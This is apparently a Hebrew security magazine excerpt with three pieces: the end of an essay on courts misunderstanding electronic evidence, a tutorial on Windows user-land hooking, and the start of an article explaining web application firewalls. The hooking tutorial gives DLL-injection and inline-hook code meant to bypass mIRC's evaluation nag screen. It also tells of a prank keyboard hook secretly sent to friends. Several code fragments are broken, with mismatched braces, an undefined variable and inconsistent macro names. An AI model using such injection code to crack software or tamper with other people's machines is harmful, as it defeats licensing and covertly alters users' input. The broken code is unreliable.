במקרה אחר, תפ (ת"א) 40156/02 מדינת ישראל נ' ניסים צור בית המשפט לא הצליח להבין מהו מפתח הצפנה, וכתוצאה מכך פסק בצורה שגויה בנושא ראיות אלקטרוניות. המדינה טענה כי **ניסים צור** זייף הסכם השקעה, וכתוצאה מכך הונה חברה אחרת. הנאשם הביא מומחה מחשבים שהעיד לנושא הצפנת הקבצים והיכולת לייחסם למקור, ופסק בחוסר הבנה של מהי הצפנה כי "אין זה ברור מדוע מופיע בסוף הודעת דואר אלקטרוני מפתח הצפנה שאמור להיות מוסתר. תוהה אני, כיצד הגיע לידיו של הנאשם ונמצא, בצירוף מקרים, מיוחד, לקראת עדותו במשפט, דווקא. שנית, שימוש במפתח הצפנה, כך שמענו במשפט, מניב בדרך כלל קבצים מוצפנים, אשר באמצעות הפעלה נוספת של אותו מפתח הצפנה, ניתן לגלות את תוכנם. הנאשם והמומחה מטעמו לקחו קבצים שתוכנם אינו מוסתר, קבצים שאינם מוצפנים. הנתונים ה"מרשיעים", כביכול, התגלו לאחר ההצפנה. גרסת ההגנה, לפיה הנתונים הוכנסו לקבצים באמצעות מפתח ההצפנה, אינה מתיישבת עם עובדת היות הקבצים בלתי-מוצפנים". כאן בית המשפט מפגין חוסר יכולת להבין כי לעיתים מפתח הצפנה לא נועד למנוע מאחרים לקרוא את המסמך אלא דווקא להעיד על אותנטיות המסמך (כמו חתימה אלקטרונית, לדוגמא) (במקרה נוסף,פ 3807/09 מדינת ישראל נ' אלכסנדר פפיסמלוב ואח', בית המשפט ייחס להגדרת קובץ מחשב את הגדרת "מסמך" גם אם אותו מסמך מעולם לא בא לעולם ונותר בתוך המחשב).

כלומר, הבעיה הכללית היא שבית המשפט לא דן בנושאי ראיות אלקטרוניות באותה הרגישות שהוא דן בראיות פיסיות. לבית המשפט קשה עדיין להבדיל בין פלט, עותק, העתק ומקור, וכל עוד שופטי בית המשפט לא יעברו הכשרה פורנזית הולמת, יהיה קשה לטעון לאמינות ראיות דיגיטליות.

המלצות

ההסדר שמוצע על ידי משרד המשפטים אינו הגיוני ואינו מעלה או מוריד כאשר הסוגיה היא אותנטיות הפלט. כאשר מדובר במסמך שהוא מקור, יש לבחון את קבילות המקור על ידי הגשת עותק של המקור, ולא העתק. פתרון זה, לדוגמא, בסוגיות של תוכנה, יאפשרו למומחים לבחון טענות לגבי פגמים בתוכנה, אשר ניתנים לבחינה אך ורק על ידי בחינת קוד המקור והקבצים המהודרים. כאשר מדובר בפלט מחשב, או בראיה שהיא פלט (לדוגמא, יומן שרת שנועד להבהיר כי בוצעה גישה או שינוי במועד מסוים), אזי יש לשמר את הפלט ולהפיק אותו על ידי אדם מוסמך, או אדם שאינו תלוי בצדדים למשפט.

ללא שינויים מסוג זה, ההצעה של משרד המשפטים תאפשר להציג צילומי מסך ולשלול, כמעט, את היכולת לטעון נגדם, ותוכל לפגום ביכולת להסתמך על ראיות אלקטרוניות למסחר אלקטרוני.

תודה לדורון אופק, עומר כהן, עירא אברמוב וצבי דביר על הערותיהם.

User-Land Hooking

מאת אורי (Zerith)

הקדמה

לאחרונה נתקלתי בשיחה אשר התרחשה בערוץ IRC בין שניים מחברי הקהילה, אותם החבר'ה שוחחו ביניהם על הדרך הטובה ביותר לביטול ה-Nag (שהוא חלון ה-"Evaluation") של Mirc. אחד מהם הציע שימוש ב-Hook לפונקציה של יצירת החלון.

עד כאן הכל טוב, פתרון לגיטימי, אך לאחר מעט זמן ובלבול גדול התברר שהבחור שמימש את ה-Hook כנראה לא הבין כל כך מה זה Hook, ורק הכיר את השימושים שלו. מה שהוא התכוון לממש זה בכלל קריאה לפונקציה SetWindowsHookEx!

שימוש בפונקציה זו לא תהווה פתרון למצב ואי אפשר בכלל להשתמש בה עבור Hook-ים מקומיים לתהליך (כפי שנדגים בהמשך.).

במאמר זה ארצה להבהיר את התפיסה השגוייה בעניין ה-Hooking ואף אסביר על שימוש ומטרת ה-Hooking, סוגי ה-Hooks השונים ומימושם. בנוסף, אדגים שימוש של Hooking על מנת לעקוף את ה-Nag של mIRC ☺

מהו Hook?


לפי ויקיפדיה:

> "**Hooking** היא שיטה המשמשת לשינוי ההתנהגות של מערכת ההפעלה, תוכנה או קוד מכונה באמצעות יירוט קריאה לשגרה או הודעה המועברת בין תוכניות. קטע הקוד האחראי ליירוט נקרא **Hook**."

הכוונה היא, ש-Hook הוא בעצם יירוט של הקוד שאמור היה לרוץ- לקוד שלנו. משמעות הדבר היא, שאנחנו בשליטה על מהלך הריצה- אם נרצה נוכל לקרוא לקוד המקורי ואם נרצה נוכל לשנות לגמרי את מסלול הריצה, הכל בידיים שלנו.

(כשמתכוונים ל-Hook, הכוונה היא לשינוי של קוד **התהליך** בזמן ריצה, ולא שינוי קוד הקובץ).

שימו לב לתרשים הבא:



ה-Hook הוא שינוי קטע קטן ב-code, אשר יקפוץ ל-Replacement code שיבצע מה שהוא רוצה. ברוב המקרים הוא גם חוזר לקוד המקורי (Continue execution) – אבל זה לא הכרחי.


הרבה תוכנות משתמשות ב-Hooking, ולא רק לצרכים זדוניים, למשל, ישנן תוכנות אשר משתמשות ב-Hooking על מנת להרחיב את הפונקציונליות של קוד או לשנותו לשם תאימות המערכת.
וכמובן – גם בצד הזדוני, כמו שהדגמתי במאמרים על Rootkits.

IAT Hooking


(אם אינך יודע מהי ה-IAT , תוכל לקרוא עליה במאמר שלי על Manual Unpacking שפורסם בגליון השני של Digital Whisper)

IAT Hooking היא הפעולה של שינוי רישום של פונקציה ב-IAT . (ניתן למצוא את ה-IAT על ידי שימוש בהיסט המתאים לתוך ה-PE header).

הנה תרשים של פעולת קריאה לפונקציה דרך ה-IAT לפני ביצוע ה-Hook:



לאחר ביצוע ה-Hook, הכתובת (0x11223344 במקרה הזה) של הפונקציה ב-IAT תשונה לכתובת של BAD CODE:



לכן זרימת הקוד תעבור ל-Bad Code במקום לפונקציה ב-DLL.

זיהוי IAT Hooking הוא פשוט למדי, ברב המקרים מספיק לעשות בדיקת תקינות לכתובת הרשומה ב-IAT, אם היא נמצאת מחוץ לטווח הכתובות של ה-DLL המתאים, כנראה שהתבצע IAT Hook.

ניתן לראות דוגמא של IAT Hooking בכתובת הבאה:
http://jpassing.com/2008/01/06/using-import-address-table-hooking-for-testing

Inline Hooking

Inline Hooking הוא הסוג הנפוץ ביותר של Hooks בסביבת ה-User-Land כך שבדרך כלל, כאשר אומרים Hook, מתכוונים לסוג הזה.

Function Prologue

ברוב הפונקציות ה-API של Windows ישנו פרולוג (פרולוג- מיוונית, "פתיחה"), שהוא בעצם חמשת הבתים הראשונית של הפונקציה, שאחראים על יצירת ה- Stack frame של הפונקציה.

(http://en.wikibooks.org/wiki/X86_Disassembly/Functions_and_Stack_Frames)

כפי שניתן לראות מהפונקציה CreateFileA:

```
7C801A24  $  8BFF          MOV EDI,EDI
7C801A26  .  55            PUSH EBP
7C801A27  .  8BEC          MOV EBP,ESP
7C801A29  .  FF75 08       PUSH DWORD PTR SS:[EBP+8]
7C801A2C  .  E8 53C60000   CALL kernel32.7C80E084
7C801A31  .  85C0          TEST EAX,EAX
7C801A33  .v 74 1E         JE SHORT kernel32.7C801A53
7C801A35  .  FF75 20       PUSH DWORD PTR SS:[EBP+20]      hTemplateFile
7C801A38  .  FF75 1C       PUSH DWORD PTR SS:[EBP+1C]      Attributes
7C801A3B  .  FF75 18       PUSH DWORD PTR SS:[EBP+18]      Mode
7C801A3E  .  FF75 14       PUSH DWORD PTR SS:[EBP+14]      pSecurity
7C801A41  .  FF75 10       PUSH DWORD PTR SS:[EBP+10]      ShareMode
7C801A44  .  FF75 0C       PUSH DWORD PTR SS:[EBP+C]       Access
7C801A47  .  FF70 04       PUSH DWORD PTR DS:[EAX+4]       FileName
7C801A4A  .  E8 21ED0000   CALL kernel32.CreateFileW       CreateFileW
7C801A4F  >  5D            POP EBP
7C801A50  .  C2 1C00       RETN 1C
7C801A53  >  83C8 FF       OR EAX,FFFFFFFF
7C801A56  .^ EB F7         JMP SHORT kernel32.7C801A4F
```

(בטח כבר שמתם לב שאני אובססיבי לגבי הפונקציה CreateFileA (;)

הדבר המצחיק קיים בהוראה הבאה:

```
MOV EDI, EDI
```

אין בה צורך, אך היא בכל זאת משלימה ל-5 בתים, כך שהיא מושלמת לצורך ה-Inline Hooking שלנו (הוראת JMP היא בדיוק 5 בתים), ממש כאילו מיקרוסופט ידעו על זה מראש.

Inline Hooking הם בדיוק זה – שינוי הפרולוג של הפונקציה לקפיצה לקוד שלנו. לאחר ביצוע ה-Hook, השליטה ברשותינו לשנות את הפרמטרים, לשנות את הערך החוזר, וכן הלאה.

איך ניתן לעשות זאת?

DLL Injection

DLL Injection הינה טכניקה בה אדם "מזריק" קובץ DLL לתוך תהליך קיים וגורם להרצת קוד מתוכו. תהליך הזרקת ה-DLL הוא כזה:

1. יצירת DLL אשר יבצע את ה-Hook כשהוא בתוך מרחב הכתובות של התהליך, ה-DLL הזה הוא המוזרק.
2. יצירת תכנית (EXE) אשר תזריק את ה-DLL, על מנת להזריק אותו עליו לעשות את השלבים הבאים.

התכנית שמזריקה את ה-DLL מבצעת זאת על ידי יצירת Thread חיצוני, שיורץ בתהליך הרצוי על ידי CreateRemoteThread. ה-Thread שנוצר יריץ קריאה ל-LoadLibraryA אשר תטען את ה-DLL שברצוננו להזריק.

התכנית מבצעת זאת בשלבים הבאים:

1. הקצאת זיכרון חיצונית שתספיק להכיל את הפרמטרים לפונקציה LoadLibraryA על ידי קריאה לפונקציה VirtualAllocEx().
2. שינוי הגנות הדף על הזיכרון שהוקצה על מנת שיהיה ניתן לכתוב אליו.
3. השגת ה-Path ל-DLL שברצוננו להזריק.
4. כתיבת ה-Path לזיכרון שהוקצאה על ידי WriteProcessMemory().
5. השגת הכתובת של LoadLibraryA במערכת ההפעלה הספציפית על ידי קריאה ל-GetProcAddress().

6. יצירת Thread חיצוני על ידי CreateRemoteThread, אליו מועבר הפרמטר Path (שכתבנו לתהליך קודם לכן) , שיריץ קריאה לLoadLibraryA.

תפקיד ה-DLL בתהליך הוא כתיבת ההוראה JMP + ההיסט המתאים לקפיצה לפונקציה (שלכם) שתחליף את הפרולוג (אציג דוגמא בהמשך).

זיהוי Inline Hooking הוא גם לא מסובך מדי, פשוט בודקים אם הפרולוג של הפונקציה לא שונה.

SetWindowsHookEx

SetWindowsHookEx הוא אמצעי הניתן על ידי Windows, לביצוע Hook גלובאלי על המערכת. זאת אומרת שה-Hook יבוצע על כל התהליכים הרצים במערכת, והוא לא לוקאלי לתהליך ספציפי, לכן לא ניתן להשתמש בו לפיתרון בעיית ה-Nag ב-mIRC.

SetWindowsHookEx משומש כדי לזהות ולקבל כל מיני אירועים במערכת, כגון שליחת הודעת חלון, מקלדת ועכבר, לפני שהתהליכים האחרים מקבלים אותם. כמו כן, למשתמש ניתנת שליטה על המידע שיועבר להתהליכים ואפשרות לשנות את תוכן האירוע. עם זאת, המשתמש מוגבל לאירועים שמיקרוסופט הגדירו.

כאשר משתמש מבצע קריאה ל-SetWindowsHookEx, מערכת ההפעלה Windows מכניסה את ה-Hook שלו לשרשרת Hook–ים, שנקראת בכל פעם שקורה האירוע הספציפי אשר אליו בוצע ה-Hook, בסוף ה-Hook, על המשתמש לקרוא ל-Hook הבא בשרשרת על ידי קריאה ל-()CallNextHookEx.

ניתן לראות דוגמא של השימוש בפונקציה בכתובת הבאה:

http://www.codeproject.com/kb/dll/keyboardhook.aspx

דוגמה מצחיקה נוספת שביצעתי בעבר ע"י שימוש ב-Hook הגלובאלי, היא ביצוע Hook למקלדת ושינוי כל דבר שהמשתמש כותב למחרוזת "אני טמבל". התכנית שביצעה את ה-Hook הגלובאלי כתבה ב-Console: "Hooked Successfully" – כך כששלחתי את התכנית לחברים, הם הריצו את התכנית וכל מה שהם ראו זה את הפלט. מיותר לציין שכשהם רצו לרשום "התכנית לא עושה כלום", הם כתבו "אני טמבל". ☺

מימוש Hooking

לאחר שהצלחנו להסביר מה זה Hooking, הבה נראה איך מבצעים את זה. נחזור לתרחיש הקודם: תקרית ה-Nag של mIRC . הפונקציה המשמשת ליצירת חלון ה-Nag היא DialogBoxParamA. לאחר חקירה קצרה, הקריאה ל-DialogBoxMessageA מתבצעת בשגרה הבאה:

```
004762CA  .  56           PUSH ESI
004762CB  .  8B7424 10    MOV ESI,DWORD PTR SS:[ESP+10]
004762CF  .  57           PUSH EDI
004762D0  .  8B7C24 18    MOV EDI,DWORD PTR SS:[ESP+18]
004762D4  .  83FF 0A      CMP EDI,0A
004762D7  .  8935 A8D9630 MOV DWORD PTR DS:[63D9A8],ESI
004762DD  .v 74 1C        JE SHORT mirc.004762FB
004762DF  .  A1 A86E6700  MOV EAX,DWORD PTR DS:[676EA8]
004762E4  .  85C0         TEST EAX,EAX
004762E6  .v 74 13        JE SHORT mirc.004762FB
004762E8  .  53           PUSH EBX                                 lParam
004762E9  .  55           PUSH EBP                                 DlgProc
004762EA  .  0FB7CF       MOVZX ECX,DI
004762ED  .  56           PUSH ESI                                 hOwner
004762EE  .  51           PUSH ECX                                 pTemplate
004762EF  .  50           PUSH EAX                                 hInst => NULL
004762F0  .  FF15 28475F0 CALL DWORD PTR DS:[<&USER32.DialogBoxPa  DialogBoxParamA
004762F6  .  83F8 FF      CMP EAX,-1
004762F9  .v 75 26        JNZ SHORT mirc.00476321
004762FB  > >A1 3C0F6A00  MOV EAX,DWORD PTR DS:[6A0F3C]
00476300  .  53           PUSH EBX                                 lParam
00476301  .  55           PUSH EBP                                 DlgProc
00476302  .  0FB7D7       MOVZX EDX,DI
00476305  .  56           PUSH ESI                                 hOwner
00476306  .  52           PUSH EDX                                 pTemplate
00476307  .  50           PUSH EAX                                 hInst => NULL
00476308  .  FF15 28475F0 CALL DWORD PTR DS:[<&USER32.DialogBoxPa  DialogBoxParamA
0047630E  .  8BF0         MOV ESI,EAX
00476310  .  83FE FF      CMP ESI,-1
00476313  .v 75 0A        JNZ SHORT mirc.0047631F
00476315  .  6A 00        PUSH 0
00476317  .  E8 A4BAFAFF  CALL mirc.00421DC0
0047631C  .  83C4 04      ADD ESP,4
0047631F  > 8BC6          MOV EAX,ESI
00476321  > 5F            POP EDI
00476322  .  5E           POP ESI
00476323  .  5D           POP EBP
00476324  .  C705 A8D9630 MOV DWORD PTR DS:[63D9A8],0
0047632E  .  5B           POP EBX
0047632F  L. C3           RETN
```

כאן מתבצעת הקריאה לשגרה המדוברת, ולאחר מכן השוואה של הערך החוזר ל-0x7B0:

```
00501E53  .  56           PUSH ESI
00501E54  .  68 10184000  PUSH mirc.00401810
00501E59  .  6A 0A        PUSH 0A
00501E5B  .  51           PUSH ECX
00501E5C  .  E8 5F44F7FF  CALL mirc.004762C0
00501E61  .  83C4 10      ADD ESP,10
00501E64  .  3D B0070000  CMP EAX,7B0
00501E69  .v 74 20        JE SHORT mirc.00501E8B
00501E6B  .  891D 7C6E670 MOV DWORD PTR DS:[676E7C],EBX
00501E71  .  E8 EACAFFFF  CALL mirc.004FE960
00501E76  .  5E           POP ESI
00501E77  .  8BC3         MOV EAX,EBX
00501E79  .  C705 C88F670 MOV DWORD PTR DS:[678FC8],0
00501E83  .  5B           POP EBX
00501E84  .  81C4 6810000 ADD ESP,1068
00501E8A  .  C3           RETN
00501E8B  > >8B15 440F6A0 MOV EDX,DWORD PTR DS:[6A0F44]
00501E91  .  57           PUSH EDI
00501E92  .  8B3D 5C465F0 MOV EDI,DWORD PTR DS:[<&USER32.UpdateWi  USER32.UpdateWindow
00501E98  .  52           PUSH EDX                                 hWnd => 00050990 (class='MDIClient',parent=
00501E99  .  FFD7         CALL EDI                                 UpdateWindow
00501E9B  .  A1 400F6A00  MOV EAX,DWORD PTR DS:[6A0F40]
00501EA0  .  50           PUSH EAX                                 hWnd => 00060994 ('mIRC',class='mIRC')
00501EA1  .  FFD7         CALL EDI                                 UpdateWindow
00501EA3  .  85F6         TEST ESI,ESI
00501EA5  .  5F           POP EDI
00501EA6  .v 74 05        JE SHORT mirc.00501EAD
```

לאחר כמה נסיונות הבנתי שהפונקציה DialogBoxParamA חייבת להחזיר את הערך 0x7B0 על מנת שתמשך ריצת התכנית (ולא תצא משום שהתכנית נמצאת ב-Evaluation Period). לכן בחרתי לממש Inline Hook לפונקציה DialogBoxParamA. כאן פשוט אנווט את הפונקציה הבאה:

DialogBoxParamA

לפונקציה שלי, אשר תשנה את ערך האוגר EAX (המהווה את הערך החוזר מהפונקציה) לערך- 0x7B0 ותחזור מהפונקציה (זאת אומרת, מהפונקציה DialogBoxParamA).

ה-EXE:

```
void InjectToProcess(char* Path, HANDLE hProcess)
{
      DWORD Old;
    size_t PathLen = strlen(path);
    DWORD Address = VirtualAllocEx(hProcess, NULL, PathLen, NULL,
NULL);
    VirtualProtectEx(hProcess, Address ,PathLen, PAGE_READWRITE ,&Old);
    WriteProcessMemory(hProcess, Address, &Path, PathLen,
&BytesWritten);

   DWORD LLA = GetProcAddress("LoadLibraryA");
   CreateRemoteThread(hProcess,NULL,NULL, LLA, Address, NULL, NULL);
}
```

ה-EXE הוא רק קריאה לפונקציה InjectToProcess שמקבלת את ה-Path ל-DLL שברצוננו להזריק, ואת התהליך שאליו אנחנו מזריקים. הוא מקצה זיכרון חיצוני בתהליך, כותב את הפרמטרים ל-LoadLibraryA, ויוצר Thread חיצוני שיטען את ה-DLL.

ה-DLL:

```
#define JMPTO(From, To) ((TO) - (FROM) - 5)

void __declspec(naked) Hook()
{
    __asm {
                                MOV EAX, 0x7B0
                                RETN 14
                    };
                }
}

HookDialog(DWORD Function)
{
            DWORD Old;
            DWORD n;
```

```
            DWORD Function =
GetProcAddress(GetModuleHandle("User32.dll"), "DialogBoxParamA");
            VirtualProtect(Function, 5, PAGE_EXECUTE_READWRITE, &Old);
      *(BYTE *)Function = 0xE9; //JMP Opcode
      *(DWORD *)(Function+1) = JMPTO(Function, &Hook)//Calculate amount
of bytes to jmp
            VirtualProtect(Function, 5, Old, &n);

     //That's it...hooked.
}

DllMain(__in  HINSTANCE hinstDLL,__in  DWORD fdwReason,__in  LPVOID
lpvReserved)
{
    if (fdwReason == DLL_PROCESS_ATTACH)
   {
         HookDialog();
   }
}
```

הדבר הראשון שאני עושה בכניסת ה-DLL היא השוואת הפרמטר fdw ל-dll_proces_attach. הפרמטר שווה לערך הזה כאשר ה-DLL נטען על ידי הפונקציה LoadLibraryA – עוד לפני שהתכנית עושה ב-DLL שימוש. לאחר מכן אני מבצע קריאה לפונקציה HookDialog, המשיגה את הכתובת של DialogBoxParamA, שזאת כמובן הפונקציה שברצוננו לעשות לה Hook. לאחר מכן, אני מבצע קריאה לפונקציה VirtualProtect על מנת לשנות את הגנות הדף סביב הפרולוג של DialogBoxParamA כדי שאוכל לכתוב אליו. פה מתבצעת הכתיבה של ה-JMP במקום הפרולוג – הבית 0xE9 הוא המזהה של האופקוד JMP. לאחר מכן מתבצע החישוב של האופסט המתאים לפונקציה שלנו, על ידי שימוש בנוסחא מפורסמת:

```
(TO-FROM-5)
```

הפונקציה Hook היא בעצם הפונקציה שאליה אנחנו קופצים, היא מוגדרת כ:

```
__declspec(naked)
```

מתאר זה מציין לקומפיילר שלא ישים לב לפונקציה Prologue ו-Epilogue ולכן גם עלינו להשתמש ב-RETN 14 בעצמנו (עלינו להשתמש ב-RETN 14 משום שיש להוריד את הפרמטרים שנדחפו לפונקציה מהמחסנית: 5 פרמטרים כפול 4 בתים לכל פרמטר == 0x14). כמו כן, יש לזכור כי כאשר אתם מבצעים Inline Hook אשר חוזר לפונקציה הקודמת, עליכם לממש בעצמכם את הפרולוג, כי אתם מוחקים אותו והוא דרוש להמשך פעולה תקינה של הפונקציה המקורית. מכאן אנחנו ממשיכים בשיחזור הגנות הדף הקודמות וזהו, עקפנו את ה-Nag ל-mIRC.

סיכום

Hooking היא דרך מצוינת להשיג הרבה מטרות, גם מנקודת המבט של תוקף זדוני וגם מנקודת המבט של האנטי-וירוס. לטכניקה זו יש יתרונות רבים, למשל, היא ממש פשוטה לממש ביחס לטכניקות אחרות. חיסרון גדול של הטכניקה הוא שהיא קלה מאוד לזיהוי, אך הדבר מהווה בעיה רק כאשר אתה מבצע פעולה זדונית ☺

WAF - Web Application Firewall

מאת נתנאל שיין

> "The mantra of any good security engineer is: 'Security is a not a product, but a process. It's more than designing strong cryptography into a system; it's designing the entire system such that all security measures, including cryptography, work together."
> - Bruce Schneier

הקדמה

נסו להזכר איך נראו אתרי האינטרנט הראשונים שהכרנו- טקסט כתוב על ידי בעל האתר ומספר תמונות להמחשה. מטרת אתרים אלו היתה להעביר מסמכים למיניהם על גבי הרשת בין דפדפנים שונים (ולשם כך נכתב בעצם ה-HTTP). הואיל ואתרים אלה היו כה פשוטים, לא היה צורך לדאוג לאבטחתם. אמנם, עם השנים נכנסו לחיינו ישומי הרשת. אותם ישומי רשת הם אלו שמאפשרים לגולשים באתר להשאיר בו את חותמם האישי, ליצור תכנים ולשתף אותם עם גולשים אחרים באתר.

בזכות ישומי הרשת, הפכו אתרים מהדור החדש לאתרים דינמיים, בהם התוכן מתעדכן מרגע לרגע, לא רק על ידי בעל האתר אלא גם (ובעיקר) על ידי הגולשים. אך כמובן, כמו בכל מצב, גם כאן אליה וקוץ בה- יחד עם כניסת יישומי הרשת לחיינו נכנסו גם כלל הסכנות שהם יוצרים. אחת מסכנות אלה הינה "הזרקת קוד", כלומר בעיית Injections Flew, בה התוקף יכול לשתול קוד זדוני דרך היישום למערכת אחרת כגון מערכת הפעלה או מסד הנתונים.

למעשה, מאמר זה יתמקד בחשיבות ה-WAF, חומת אש ליישומי רשת הפועלת בשכבת יישומי הרשת, בשכבה הרבה יותר גבוהה ממערכות הגנה שונות. מה היא מערכת WAF, ולאיזו מטרה פותחה? שאלות אלו יהוו נקודת מיקוד למאמר זה. בנוסף, חשוב לדעת וכדאי להזכיר כי ניתן לכנות את הנושא גם: WIDS- (Web Instruction Detection System) והנושא יתקשר בחלקו למאמר הקודם שלי בנושא.

הצורך ב-WAF

כאמור ישומים אלו שממלאים כיום את אתרי האינטרנט, מביאים עמם שלל סכנות- הן לבעל האתר והן לגולשים באתר המשתפים בו מידע. כמה דוגמאות לסיכונים שיוצרים יישומי הרשת (מבוסס על רשימת ה-"Top Ten" של פרויקט OWASP, עליו אפרט בהמשך):

- Injction Flwas- מאפשרת לתוקפים לשתול קוד זדוני דרך ישום רשת למערכת אחרת, כמו מסד נתונים.

- Cross- Site Scripting- מאפשר לתוקפים לשתול סקריפטים זדוניים אל תוך אתרים דרך ישומי רשת.

- Insecure Cryptographic Storage- ישומי רשת שלא משתמשים בהצפנה ראוייה למידע רגיל כגון מספר כרטיס אשראי או מספר תעודת זהות, ובמקרה של פריצה- מידע המשתמש יהיה חשוף לפורץ.

סכנות אלו, ועוד רבות אחרות יוצרות צורך מתמיד לאבטח ולהגן על האתר ועל משתמשיו מפני פגיעות אפשריות, כמו גם להגן על המידע שמשתף בעל האתר והגולשים דרך האתר. אם כן, מדוע כל כך קשה לפתח ישום רשת מאובטח ויציב?

מרבית המפתחים לא מתמחים באבטחת מידע, ועל כן כתיבת ישום רשת מאובטח עשויה להיות מסובכת ומסורבלת עבורם, ואין הבטחה להצלחה בכך. סקירה, עיצוב ובדיקות החדירה אל הקוד מהווים תהליך ארוך ואיטי. כידוע לנו: "זמן=כסף", ולכן מתווסף רובד נוסף לעניין- הרובד הכלכלי. העלות גבוהה מאוד ביחס לזמן שמושקע בכך- במיוחד בבדיקות חדירה, בהם התהליך לא מכסה הכל. בכדי לענות על צרכים אלו, נכנסה טכנולוגיית ה-"WAF", טכנולוגיה חסכונית (ביחס לשאר הפתרונות) שמוכנה ליישום ומספקת אבטחה מיידית בזמן מהיר ועלות מינימלית.

ניתן להגדיר את ה-WAF במספר אופנים:

1. טכנולוגיית אבטחה שנועדה להגן על אתרים מפני התקפות ולא צריכה שינויים בקוד המקור של ישום הרשת.

2. תוסף שרת (Plug-In) או פילטר שמאפשר סט של חוקים על שיחות HTTP.

3. התקן מתווך שיושב בין הלקוח (הדפדפן) לבין השרת ומפענח הודעות משכבת היישומים, על מנת לגלות הפרות בתקנות האבטחה.

מרשימה זו ניתן להבין מיד כי כל אחד רואה את ה-WAF בצורה שונה ומגדיר אותו באופן מעט שונה, אך המכנה המשותף לכל ההגדרות הללו הוא התפקיד המרכזי של ה-WAF: **מניעת התקפות זדוניות דרך ישומי הרשת.**

